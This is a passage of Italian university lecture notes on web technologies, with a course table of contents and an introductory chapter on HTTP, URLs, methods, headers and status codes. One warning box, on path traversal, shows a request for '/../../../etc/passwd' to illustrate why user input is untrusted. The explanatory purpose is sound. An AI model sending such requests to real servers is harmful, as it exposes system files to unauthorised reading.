

Università degli Studi di Napoli
Federico II

A.A. 2025-2026

Tecnologie Web

ESTRATTO

Questa dispensa raccoglie, riorganizza e traduce in italiano il materiale del corso di Tecnologie Web tenuto dal professor *Bernardo Breve*, sulle slide del professor *Luigi Libero Lucio Starace*, per il corso di laurea triennale in Informatica A.A. 2025-2026 della Federico II di Napoli.

Parte I --- HTTP, HTML e CSS

Il testo segue l'ordine delle lezioni, ma non ne e' una semplice trascrizione: ogni concetto e' stato riscritto in forma discorsiva, corredato di **esempi di codice commentati**, di **figure ridisegnate** e di riquadri di approfondimento. Dove le slide si limitavano a un elenco puntato, qui si trova la spiegazione del *perche'*.

Sono inclusi **soltanto i contenuti tecnici** presentati a lezione, cioe' quelli che possono essere oggetto d'esame. Informazioni organizzative (calendario, crediti, modalita' d'esame, esercitazioni facoltative) restano sulle slide e sul sito del docente, dove vengono aggiornate.

Si tiene a precisare che questo documento **non sostituisce** le slide del corso, la documentazione ufficiale o le lezioni frontali: ne e' piuttosto un complemento, pensato per chi preferisce studiare su un testo continuo e in italiano.

Nel testo ricorrono alcuni elementi grafici: riquadri **verdi** con approfondimenti, **gialli** con avvertenze ed errori tipici, **rossi** con anti-pattern da evitare, riquadri **Definizione** con le definizioni formali, blocchi **Esempio** con codice commentato. **Accanto al codice** compare cio' che produce: finestre stilizzate come un browser, l'output della console o del terminale, oppure uno schema (variabili e oggetti in memoria, scope, alberi DOM, sequenze di richieste e risposte) che ne rende visibile il funzionamento.

Redazione a cura di **Fabio Rosiello**

Indice

1 Introduzione al Web 14

L'architettura di una web app 14
Internet e il World Wide Web 15
Documenti ipertestuali 16
HTTP: il protocollo del Web 17
URL: individuare una risorsa 17
- Schema 18
- Nome di dominio 18
- Porta 18
- Percorso 19

I messaggi HTTP 19
- Metodi (o verbi) di richiesta 19
- Header 20
- Esempio di richiesta 20
- Codici di stato della risposta 21
- Esempio di risposta 21

HTTP è un protocollo stateless 22
Cosa succede quando si apre una pagina 23
HTML: un primo sguardo 24
Riferimenti 24

2 HTML 25

Dentro un server HTTP 25
Che cos'è HTML 26
- Un po' di storia 26

Tag, elementi e attributi 26
- Struttura di un documento 27

L'elemento head 28
- La favicon 29

Elementi fondamentali 30
- Intestazioni 30
- Paragrafi 30
- Commenti 31
- Semantica del testo 32

Collegamenti ipertestuali 33
- URL relative e assolute 33
- I segmenti punto 34
- Meglio relative o assolute? 34
- L'attributo target 34

URL che puntano a una directory 34
Tabelle 35
Liste 36
- Liste ordinate e non ordinate 36
- Liste di descrizione 36

Riferimenti a caratteri (entità) 37
Immagini 38
- Dietro le quinte 39

Attributi globali 39
- Ancore nelle URL 40

Form 40
Tipi di input 40
Etichette 41
Invio del form 41
Invio con GET 42
Invio con POST 43
Codifica delle URL 44
Caselle di spunta 45
Pulsanti radio 46
Date e orari 46
Menu a tendina 47
E molto altro 47
Raggruppare gli input 48
Organizzare il contenuto 48
Divisioni 48
Lo span 49
Tag semantici 49
Il documento come albero 51
Gli strumenti per sviluppatori del browser 52
Ispezionare la pagina 52
Analisi di rete 52
Riferimenti 54

3 CSS 55
Perché serve il CSS 55
Anatomia di una regola 56
Gli stili predefiniti del browser 57
Come includere il CSS in una pagina 57
Foglio di stile esterno 57
Elemento style 57
Attributo style (stile inline) 58
Selettori 59
Selettori semplici 59
Corrispondenza parziale sugli attributi 62
Selettori composti 63
Combinatori 63
Pseudo-classi 65
Stati interattivi 66
Stati storici 67
Stati dei form 68
Relazioni di posizione 69
Il conteggio senza selettore di tipo 71
Pseudo-elementi 72
La cascata 73
Origine e importanza 74
Livelli 74
Specificità 75
Posizione e ordine di comparsa 76
Riepilogo dell'algoritmo 77
Ereditarietà 78
Riferimenti 79

4 Layout e Responsive Design 80
Unità di misura 80
Unità assolute 80
Percentuali 81
Unità relative al carattere 82
Unità relative al viewport 82
Il box model 83
Il flow layout 84
La proprietà display 85
Float e clear 87
Posizionamento 88
relative 88

absolute 88
fixed 89
sticky 89
Flexbox 90
Contenitori flex 90
Flex item 90
justify-content 90
align-content e align-items 91
Grid 92
L'unità fr 92
Direzione di riempimento 92
Aree con nome 93
Media query 94
Caratteristiche del media 95
Responsive design 96
Layout a larghezza fissa 96
Layout liquidi 96
Siti separati 96
Layout adattivi 97
Layout responsive 98
Il meta tag viewport 99
Riferimenti 100

5 JavaScript 101
Che cos'è JavaScript 101
Includere JavaScript in una pagina 102
JavaScript moderno 103
Il linguaggio 103
Variabili 104
Il ciclo di vita di una variabile 104
let e const 104
Gli scope 105
Hoisting 106
Prima di ECMAScript 6: var e dichiarazioni implicite 107
Tipi di dato primitivi 108
Operatori 109
Uguaglianza debole e uguaglianza stretta 110
Strutture di controllo 111
Funzioni 111
Argomenti predefiniti 112
Hoisting delle funzioni 112
Scope interno e visibilità 112
Espressioni di funzione e arrow function 113
Funzioni annidate restituite 114
Oggetti 114
Accedere alle proprietà 115
Aggiungere ed eliminare proprietà 115
Notazione a parentesi quadre 115
Gli oggetti sono riferimenti 116
Clonare un oggetto 117
Metodi 118
La parola chiave this 119
Costruttori 120
Optional chaining 121
Configurare le proprietà 122
Getter e setter 123
Riferimenti 123

6 JavaScript avanzato 124
Prototipi ed ereditarietà 124
I prototipi si usano solo in lettura 125
Costruttori e prototipi 126
Due modi per aggiungere metodi 127

Array 127
Indicizzazione 128
La proprietà length 128
Tipi eterogenei 129
Metodi per aggiungere e rimuovere 129
Iterazione 130
Array multidimensionali 130
Assegnamenti destrutturanti 131
Iterabili 131
Il protocollo di iterazione 132
Mappe 133
Iterare su una mappa 133
Insiemi 134
Classi 134
Che cos'è davvero una classe 134
Non solo zucchero sintattico 135
Proprietà, getter e setter 135
Ereditarietà fra classi 136
Gestione degli errori 136
try / catch / finally 137
L'operatore instanceof 138
Sollevare errori 139
Moduli 139
Perché servono 139
Il problema, e la soluzione 140
Altre forme di export e import 142
Cose da sapere sui moduli 142
Riferimenti 142

7 JavaScript nel browser 143

L'ambiente del browser 143
L'oggetto window 143
Il DOM e il BOM 144
Il DOM 145
Spazi e a-capo: i nodi di testo che non si vedono 146
I commenti 146
Tipi di nodo 147
Trovare elementi 147
HTMLCollection e NodeList 147
Cercare dentro un elemento 149
Riepilogo 149
Navigare il DOM 150
Navigare fra soli elementi 151
La gerarchia delle interfacce 152
Che cosa si eredita 152
Proprietà dei nodi 153
Nome e tipo 153
Attributi 154
innerHTML e outerHTML 154
Modificare la struttura del DOM 156
Dove: i quattro punti di inserimento 156
Come: creare i nodi 157
Mettere insieme dove e come 158
Riepilogo dei metodi 159
Interagire con l'utente 160
Eventi 161
Gestori di eventi 162
Evento e funzione gestore: chi chiama chi 163
Il valore di this in un gestore 164
L'oggetto evento 164
Propagazione degli eventi 165
Bubbling 165
Delegazione degli eventi 166
Fermare il bubbling 166
Generare eventi da JavaScript 167

Ordine di esecuzione degli script 160
Riferimenti 170

8 Asincronismo e richieste di rete 171
Memorizzare dati nel browser 171
Cookie 171
localStorage 172
sessionStorage e IndexedDB 172
Sincronismo e asincronismo 173
Che cosa vuol dire «asincrono» 173
Callback 176
Promise 177
Creare una Promise 177
Anatomia di una Promise: chi fa cosa 178
then, catch e finally 179
Concatenare le Promise 181
I metodi statici della classe Promise 182
async e await 184
async 184
await 185
Richieste di rete 185
L'API fetch 185
Lavorare con la risposta 187
Riferimenti 189

9 Il Web sotto il cofano 190
Le applicazioni di rete 190
Reti di scala diversa 190
Client-server e peer-to-peer 191
Processi che comunicano 191
Il socket 192
Indirizzi IP e porte 193
I protocolli applicativi 193
Dalla URL all'indirizzo: il DNS 194
HTTP più da vicino 195
TCP o UDP 195
QUIC 196
Connessioni persistenti e non persistenti 196
I messaggi HTTP in dettaglio 197
La richiesta 197
Metodi sicuri e idempotenti 198
I metodi, uno per uno 198
La risposta 201
HTTPS: HTTP dentro un canale TLS 202
Dal clic alla pagina: il viaggio completo 203
Riepilogo 204
Riferimenti 204

10 Il lato server del Web 205
I limiti delle web app statiche 206
La programmazione lato server 206
CGI: Common Gateway Interface 207
Lo scripting lato server 208
PHP 209
Un'architettura moderna: NGINX e PHP-FPM 210
Riferimenti 211

11 Node.js 212
Che cos'è Node.js 212
Il modello multi-thread 213
Una metafora: il ristorante 214
Il ristorante efficiente 214
Il modello di Node.js 215

Installare Node.js 216
Un gestore di versioni: nvm 216
Verificare l'installazione 217
Differenze rispetto all'ambiente browser 217
npm: il gestore di pacchetti 217
Creare un pacchetto 218
Installare dipendenze 219
Una prima applicazione web con Node.js 220
Strumenti di sviluppo 220
Debug in Visual Studio Code 220
Ricaricamento automatico 222
Riferimenti 222

12 Applicazioni web con Node.js 223

L'applicazione da costruire 223
Lo scheletro dell'applicazione 224
Routing 224
Instradare in base al percorso 224
Instradare anche in base al metodo 225
Servire i file statici 225
Gestire gli errori 226
Motori di template 226
Pug 227
Inclusioni 228
Ereditarietà fra template 229
Locals: passare i dati al template 230
Condizionali 230
Iterazioni 231
Analizzare il corpo delle richieste 231
Il corpo arriva a pezzi 232
Interpretare la stringa 232
Mettere insieme i pezzi 233
Estendere l'applicazione: cancellare un elemento 236
Anatomia di un'applicazione web 237
Riferimenti 237

13 Gestione delle sessioni 238

Il problema 238
Un approccio ingenuo: i cookie 239
Gestire il login 240
Recuperare le informazioni di sessione 241
Rendere disponibile lo stato ai controller 242
I problemi dell'approccio a cookie 243
Le sessioni web 244
Implementare le sessioni da zero 245
Usare le sessioni 246
Altri metodi di tracciamento 247
Riferimenti 247

14 CSS moderno e adattivo 248

Selettori moderni 248
:is() 249
:where() 249
:not() 250
:has() 250
La specificità delle pseudo-classi funzionali 251
Custom properties 252
Cascata ed ereditarietà 253
Valori di riserva 253
La regola @property 254
Valori calcolati 254
calc() 254
min() e max() 255
clamp() 255

L'altezza del viewport sui dispositivi mobili 256
Pattern di layout moderni 257
gap con Grid e Flexbox 257
La scorciatoia flex 258
Container query 259
Immagini responsive 260
srcset 260
picture e art direction 261
Media query sulle preferenze dell'utente 262
@supports 262
Annidamento nativo 263
Il selettore & 263
Riferimenti 264

15 EXPRESS 265
Che cos'è un framework 265
Inversione del controllo 266
Che cosa contiene un web framework 266
Framework opinionated 266
Express 267
Il primo programma 268
Routing 269
Percorsi delle rotte 270
Parametri di rotta 271
Più gestori per una rotta 272
Rotte concatenabili e router modulari 272
Rispondere al client 273
Generare un template 273
Passare dati alla vista 274
Il ciclo richiesta-risposta 274
I middleware 275
Gestione degli errori 276
Errori nel codice sincrono 276
Errori nel codice asincrono 277
Gestori di errore personalizzati 277
Le Promise in Express 5 278
Le Promise in Express 4 278
Middleware utili 279
express.static 279
express.urlencoded 280
express.json 280
express-session 281
cookie-parser 282
Messaggi flash 282
Riferimenti 284

16 UNA WEB APP CON EXPRESS 285
Object-Relational Mapping 285
Sequelize 286
Connettersi al database 286
Definire i modelli 287
Sincronizzazione dei modelli 288
Creare entità 289
Modelli come classi e associazioni 290
Creare dati collegati 291
Interrogare i dati 292
Caricare le associazioni, cercare per chiave 293
Modificare ed eliminare 294
Pro e contro degli ORM 294
Organizzare un'applicazione Express 295
Configurazione 296
La lista di cose da fare, con Express 297
I modelli 297
Configurazione dei middleware 298

Configurazione delle rotte 299
Un router e il suo controller 300
Autenticazione 302
Un middleware di autenticazione 303
L'app al lavoro 303
Una trappola: il middleware di un router 305
Riferimenti 306

17 Il paradigma REST 307

I limiti delle web app tradizionali 307
La tendenza attuale 308
REST 308
I fondamenti 309
Representational State Transfer 309
Formati di interscambio 309
Verbi e URI 310
Risorse annidate 310
Quattro archetipi di risorse 310
Document 310
Collection 311
Store 311
Controller 311
Progettare le URI: filtri, paginazione, ricerche 312
Filtrare 312
Paginare 312
Ricerche complesse 312
Implementare una API REST 313
Proteggere una API REST 313
Autenticazione con token 313
JSON Web Token 314
Funzioni di hash crittografiche 317
Una API REST con Express 318
Configurazione 319
Gestione degli errori 319
Autenticazione 320
Il middleware di autenticazione 322
Autorizzazione 322
Le rotte degli elementi 323
L'API al lavoro 325
Cinque ritocchi 328
Regole e linee guida 331
OpenAPI 332
La specifica 333
A che cosa serve una specifica 333
Generare la specifica dal codice 334
Dalle annotazioni alla specifica 335
Riferimenti 336

18 API pronte per la produzione 337

Documentare: OpenAPI 338
Com'è fatta una specifica 338
Che cosa ci si fa 339
Far evolvere una API 340
L'API è un contratto 340
Perché le API cambiano 340
Modifiche compatibili e modifiche che rompono 341
Versionare 341
Quando versionare 344
Deprecazione e dismissione 344
Sicurezza e robustezza 346
Autorizzazione a livello di oggetto 348
Autenticazione debole 349
Autorizzazione a livello di proprietà 349
Consumo di risorse senza limiti 350

Rate limiting 350
Autorizzazione a livello di funzione 354
Flussi di business sensibili 354
Server-Side Request Forgery 355
Configurazioni insicure 356
Le risposte di errore 358
Inventario delle API 360
Consumo insicuro di API 360
Osservabilità 360
Spring Boot Actuator 361
Un controllo di salute fatto a mano 362
Il controllo in Express 363
Il log 364
Regole e linee guida 364
Riferimenti 365

19 TypeScript 366
Il problema 367
I transpiler 367
Primi passi 368
Downleveling 368
Dichiarare i tipi 369
Array 369
Il tipo any 369
Funzioni 370
Inferenza automatica 370
Tipi oggetto 370
Tipi unione 371
Alias di tipo e interfacce 371
Tipizzazione strutturale 372
Estendere interfacce e tipi 372
Asserzioni di tipo 373
Tipi letterali ed enumerazioni 373
Tipi funzione 374
Generici 375
Classi generiche 376
Vincoli sui generici 376
Altri tipi da conoscere 377
Livelli di severità 378
Riferimenti 378

20 Strumenti di front-end 379
Pre- e post-processori CSS 379
Pre-processori 379
Post-processori 380
Sass 380
Due sintassi 380
Variabili 380
Annidamento 381
Mixin 381
Moduli e parziali 382
Liste, mappe e controllo di flusso 383
Framework CSS 383
Personalizzare un framework 384
Bundling e minificazione 384
Bundling 384
Tree shaking 385
Minificazione 385
Vite 386
Aggiungere Sass 386
Che cosa fa la build 387
Fingerprinting dei nomi 387
Riferimenti 388

21 Single Page Application 389

Applicazioni multi-pagina 389
Single Page Application 389
Routing lato client 390
Una SPA da zero 390
L'unico documento HTML 390
La struttura di base 390
Le rotte 391
Il router 391
I collegamenti di navigazione 392
Sincronizzarsi con la cronologia 392
I componenti 393
Perché una SPA 394
I limiti del fare tutto a mano 394
Riferimenti 395

22 Angular 396

Che cos'è Angular 396
Primi passi 397
I componenti 397
Anatomia di un componente 398
Lo stato e l'interpolazione 398
Comporre componenti 399
Gestione degli eventi 400
Controllo di flusso nei template 401
Comunicazione fra componenti 402
Dal padre al figlio: @Input 402
Property binding 403
Dal figlio al padre: @Output 404
Il Router 405
Il punto di ingresso 405
Le rotte 405
router-outlet e routerLink 406
Evidenziare il collegamento attivo 406
Riferimenti 407

23 Angular avanzato 408

I form 408
Form guidati dal template 409
Form reattivi 410
Servizi e iniezione delle dipendenze 411
Creare un servizio 411
Iniettare un servizio 412
Proteggere le rotte 413
HttpClient 414
Observable 415
Sottoscriversi a un Observable 415
Creare un Observable 416
Emettere più valori 417
Interceptor 417
Change detection 418
Signal 418
Creare e aggiornare 418
Signal calcolati 419
Effetti 419
Mettere tutto insieme: la lista come SPA 419
Le rotte 419
La guardia 420
Il componente di login 421
Il servizio di autenticazione, con i signal 422
Il servizio REST e l'interceptor 423
La lista e i suoi elementi 424
Riferimenti 425

24 Sicurezza delle applicazioni web 426

Due livelli di sicurezza 426
Cross-site Scripting 427
Conseguenze 427
Perché filtrare non basta 428
La soluzione: escaping 428
Il modello di sicurezza di Angular 429
Cross-site Request Forgery 430
Mitigazione: il token sincronizzatore 431
SQL injection 432
Prevenzione 433
Session hijacking 433
Validazione degli input 434
I meccanismi di sicurezza del browser 434
Same-origin Policy 435
CORS 436
Riferimenti 437

25 Testing di applicazioni web 438

Richiami 438
I livelli di testing 438
Le difficoltà specifiche del Web 439
Unit testing con Angular 439
Dipendenze e test double 440
Iniezione delle dipendenze e double 441
Copertura del codice 442
Testing end-to-end 442
E2E per una API REST 443
E2E per un'applicazione web 443
Manuale o automatizzato 444
Individuare gli elementi 444
Fragilità e flakiness 445
Fragilità 445
Flakiness 445
Isolamento 445
Playwright 446
Il primo test 446
Isolamento e fixture 446
Individuare, agire, verificare 447
Capture and Replay 448
Riferimenti 448

26 Extra: CMS e GraphQL 449

Il problema di gestire i contenuti 449
Architetture 450
CMS tradizionali 450
CMS headless e disaccoppiati 450
CMS tradizionali 451
Strapi, un CMS headless 451
La API REST generata 452
Parametri di query 452
GraphQL 453
I limiti di REST 453
GraphQL con Strapi 454
Generazione automatica di siti statici 455
Riferimenti 456

Introduzione al Web

L'architettura di una web app

Prima di entrare nei dettagli conviene avere in testa la mappa del territorio. Una **web application** moderna è quasi sempre un sistema distribuito composto da due metà che girano su macchine diverse e comunicano attraverso la rete.

- Il **front-end** è la parte eseguita nel **browser** dell'utente. È ciò che l'utente vede e con cui interagisce: la struttura della pagina, il suo aspetto, il suo comportamento interattivo.
- Il **back-end** è la parte eseguita su uno o più **server**. Non è visibile all'utente, ma è ciò che custodisce i dati, applica le regole di business, autentica gli utenti e produce le risposte.

Le due metà si parlano quasi sempre tramite **HTTP**. Chi sviluppa entrambe le parti viene chiamato *full-stack developer*.




Figura 1.1: *Architettura di massima di una web application full-stack.*

Anche le app mobili sono «web»

Quando si usa l'app di una banca, di un social network o di un servizio di consegne, quasi sempre quell'app non fa altro che inviare richieste HTTP a un server remoto e mostrare le risposte. Molto spesso, inoltre, la sua interfaccia grafica è realizzata con le stesse tecnologie delle pagine web (HTML, CSS e JavaScript) racchiuse in un contenitore nativo. Imparare le tecnologie web, quindi, serve ben oltre il browser.

Internet e il World Wide Web

È molto comune usare le parole «Internet» e «Web» come se fossero sinonimi. Non lo sono.

Internet

Internet è una rete globale di calcolatori interconnessi che si scambiano informazioni utilizzando i *protocolli Internet* (la famiglia TCP/IP). Le sue origini risalgono ad **ARPANET** (1969).

World Wide Web

Il **World Wide Web** (WWW, o semplicemente **Web**) è un **sottoinsieme** di Internet: è un sistema di documenti ipertestuali interconnessi, collegati fra loro tramite collegamenti ipertestuali (*hyperlink*). È stato inventato da Sir **Tim Berners-Lee** nei primi anni Novanta. I suoi due componenti fondamentali sono il protocollo **HTTP** e il linguaggio **HTML**.

La differenza è sostanziale: Internet è l'*infrastruttura* (cavi, router, indirizzi IP, protocolli di trasporto); il Web è uno dei tanti *servizi* che vi girano sopra. La posta elettronica (SMTP, IMAP), il trasferimento file (FTP), le videochiamate, i giochi online e i sistemi di messaggistica usano tutti Internet, ma non sono il Web.




Figura 1.2: *Il Web è uno dei servizi che viaggiano su Internet, non Internet stesso.*

Documenti ipertestuali

I documenti a cui siamo abituati (un file di testo, una lettera) sono essenzialmente **sequenze di caratteri**: si leggono dall'inizio alla fine, in modo lineare.

Ipertesto

Un **ipertesto** è un documento che contiene anche **collegamenti** (*hyperlink*) verso altri contenuti: altri ipertesti, documenti, immagini o altri file multimediali.

È proprio questa la rivoluzione del Web: la lettura smette di essere lineare. Da un documento si può saltare a un altro documento, magari ospitato su un server dall'altra parte del mondo, semplicemente attivando un collegamento.

Esempio 1.1 — Un ipertesto minimale

Supponiamo di leggere questo frammento tratto dal *Libro della Programmazione*:

bookofprogramming.com/wisdom.html

Frammento dal Libro della Programmazione

Uno studente chiese: «I programmatori di un tempo usavano solo macchine semplici e nessun linguaggio di programmazione, eppure scrivevano programmi bellissimi. Perché noi usiamo macchine complicate e linguaggi di programmazione?» Fu-Tzu rispose: «I costruttori di un tempo usavano solo bastoni e argilla, eppure costruivano capanne bellissime».

La parola *Fu-Tzu* è sottolineata e colorata: è un collegamento. Chi la attiva viene portato a un altro documento, `fu-tzu.html`, che descrive il personaggio. I due documenti possono trovarsi su server diversi, e nessuno dei due contiene il testo dell'altro: contiene solo il suo *indirizzo*.

HTTP: il protocollo del Web

HTTP

HTTP (*HyperText Transfer Protocol*) è un protocollo di **livello applicativo**, costruito sopra TCP/IP, che costituisce la spina dorsale del World Wide Web. Nato per trasferire ipertesti, oggi è usato per trasferire risorse di ogni tipo (immagini, video, dati JSON, file binari).

Il funzionamento di HTTP è basato sul modello **client-server** ed è sorprendentemente semplice:

1. il **client** (tipicamente un browser) invia una **richiesta** per una particolare risorsa;
2. il **server** elabora la richiesta e invia una **risposta**.

Le risorse sono identificate dalla loro **URL** (*Uniform Resource Locator*).




Figura 1.3: *Il ciclo richiesta–risposta, unità elementare di ogni interazione HTTP.*

Il client parla per primo, sempre

In HTTP l'iniziativa è **sempre** del client: il server non può contattare spontaneamente il browser per dirgli che qualcosa è cambiato. Questo vincolo, apparentemente banale, è all'origine di molte soluzioni tecniche che vedremo più avanti (*polling*, *long polling*, WebSocket, *Server-Sent Events*): tutte servono a simulare una comunicazione avviata dal server, su un protocollo che non la prevede.

URL: individuare una risorsa

Ogni risorsa sul Web è identificata da una URL. Una URL non è una stringa qualunque: ha una struttura precisa, e ogni sua parte ha un ruolo.



Figura 1.4: *Anatomia di una URL.*

Schema

Lo **schema** specifica il protocollo da usare per accedere alla risorsa. I due più comuni sul Web sono `http` e `https`.

HTTPS (*HTTP Secure*) è semplicemente HTTP trasportato su una connessione **cifrata**. La cifratura è ottenuta tramite **TLS** (*Transport Layer Security*) e gioca un ruolo importante nel mitigare alcune classi di attacchi alle applicazioni web, che vedremo nella lezione dedicata alla sicurezza.

HTTPS non è un optional

Senza TLS, chiunque si trovi lungo il percorso di rete (l'amministratore della rete Wi-Fi del bar, il provider, un attaccante sulla stessa rete) può leggere **in chiaro** tutto ciò che viaggia: password, cookie di sessione, dati personali. Oggi tutti i browser marcano come «non sicuri» i siti serviti in HTTP semplice, e diverse funzionalità del browser (geolocalizzazione, fotocamera, *service worker*) sono disponibili solo su HTTPS.

Nome di dominio

Il **nome di dominio** identifica il server web che ospita la risorsa. È composto da più parti separate da punti e va letto **da destra verso sinistra**:

- la prima parte da destra (`.it`) è il **Top Level Domain** (TLD). La *Internet Assigned Numbers Authority* (IANA) mantiene l'elenco ufficiale dei TLD esistenti;
- la seconda (`informatica`) è il **Secondary Level Domain** (SLD);
- le parti ulteriori definiscono i **sottodomini**, usati per distinguere contenuti diversi ospitati sullo stesso dominio.

Esempio 1.2 — Lettura di alcuni domini

Dominio	TLD	Come si legge
`blog.mozilla.org`	`.org`	sottodominio `blog` di `mozilla`
`informatica.dieti.unina.it`	`.it`	`informatica` dentro `dieti` dentro `unina`
`luistar.github.io`	`.io`	sottodominio `luistar` di `github`

Porta

La **porta** indica su quale porta TCP contattare il server.

- Può essere **omessa** se il server usa le porte standard.
- La porta standard per HTTP è la `80`, per HTTPS la `443`.
- Deve essere specificata esplicitamente se il server usa una porta non standard (nell'esempio, la `4242`).

Perché in sviluppo si vede sempre `localhost:3000`

Sulle porte inferiori a 1024 (fra cui la 80 e la 443) i sistemi Unix richiedono privilegi di amministratore per mettersi in ascolto. Per questo i server di sviluppo usano quasi sempre porte alte come 3000, 8000 o 8080, e l'indirizzo va scritto per esteso: `http://localhost:3000`.

Percorso

Il **percorso** (*path*) indica la posizione specifica, sul server, in cui si trova la risorsa.

Il percorso è tipicamente **relativo a una directory radice** (*web root* o *document root*) configurata sul server: il server serve solo i file contenuti in quella directory, e nulla al di fuori di essa. La ragione è evidente: non vogliamo che **tutti** i file della macchina siano accessibili dal Web.

Path traversal

Un server configurato male, o un'applicazione che costruisce percorsi concatenando input dell'utente, può essere indotto a servire file fuori dalla document root con richieste del tipo `/../../../etc/passwd`. Questo attacco si chiama *path traversal* ed è uno dei motivi per cui non bisogna **mai** fidarsi dell'input dell'utente. Ne riparleremo nel capitolo dedicato alla sicurezza.

Le URL possono contenere anche **parametri di query** e **ancore**: li vedremo nel prossimo capitolo, insieme ai form HTML.

I MESSAGGI HTTP

Un'interazione HTTP è fatta di due tipi di messaggi: la **richiesta** (*request*) e la **risposta** (*response*). Entrambi hanno la stessa struttura a quattro parti.




Figura 1.5: *Struttura dei due tipi di messaggio HTTP.*

Metodi (o verbi) di richiesta

Il **metodo** indica l'azione che si desidera compiere sulla risorsa indicata. I metodi più comuni sono:

Metodo	Descrizione
`GET`	Recupera (una rappresentazione di) una risorsa.
`POST`	Invia nuovi dati alla risorsa specificata.
`PUT`	Sostituisce la risorsa corrente con il contenuto inviato.
`DELETE`	Cancella la risorsa specificata.

L'elenco completo dei metodi HTTP è disponibile sulla documentazione MDN. Ne esistono altri (`HEAD`, `OPTIONS`, `PATCH`, `TRACE`, `CONNECT`): `HEAD`, `OPTIONS` e `PATCH` li vedremo nel capitolo 9, e torneranno parlando di API REST.

Il verbo è una promessa, non un obbligo

Nulla nel protocollo impedisce di scrivere un server in cui una `GET` cancella dei dati. È però una pessima idea: browser, *proxy* e motori di ricerca assumono che `GET` sia **sicura** (non modifica nulla) e **idempotente** (ripeterla non cambia il risultato), e sono liberi di ripeterla o di metterla in cache. Rispettare la semantica dei verbi non è formalismo: è ciò che rende prevedibile l'intera infrastruttura del Web.

Header

Gli **header** (intestazioni) sono il modo con cui si trasmettono informazioni aggiuntive, sia nelle richieste sia nelle risposte.

Un header è formato dal suo **nome** (non sensibile a maiuscole e minuscole), seguito dai due punti e dal suo **valore**:

```
NOME_HEADER: valore
```

La IANA mantiene una lista degli header permanenti e provvisori; è inoltre possibile definire header **personalizzati**. Un riferimento completo e aggiornato si trova nella documentazione MDN.

Esempio di richiesta

Esempio 1.3 — Una richiesta HTTP completa

Richiesta HTTP

```
GET /wisdom/grain.txt HTTP/1.1
Host: bookofprogramming.com
User-Agent: Mozilla/5.0
Accept: text/plain
Accept-Language: en-us
Connection: keep-alive
```

Leggiamola riga per riga:

- `GET` è il **metodo**: si sta chiedendo di leggere una risorsa;
- `/wisdom/grain.txt` è l'**URI**, cioè il percorso della risorsa sul server;
- `HTTP/1.1` è la **versione** del protocollo;
- `Host` indica *quale* sito si sta chiedendo. È l'unico header obbligatorio in HTTP/1.1, e serve perché un solo server può ospitare molti siti diversi (lo vedremo nel prossimo capitolo);
- `User-Agent` identifica il programma che effettua la richiesta;
- `Accept` e `Accept-Language` dichiarano quali formati e quali lingue il client preferisce ricevere;
- `Connection: keep-alive` chiede di non chiudere la connessione TCP dopo la risposta, così da riutilizzarla per le richieste successive;
- segue una **riga vuota**, che segnala la fine degli header;
- il **corpo** è assente: una `GET` normalmente non ne ha uno.

Codici di stato della risposta

Il **codice di stato** (*status code*) indica se la richiesta è stata portata a termine con successo. I codici sono raggruppati in cinque classi, identificate dalla prima cifra.




Figura 1.6: *Le cinque classi di codici di stato HTTP.*

4xx contro 5xx

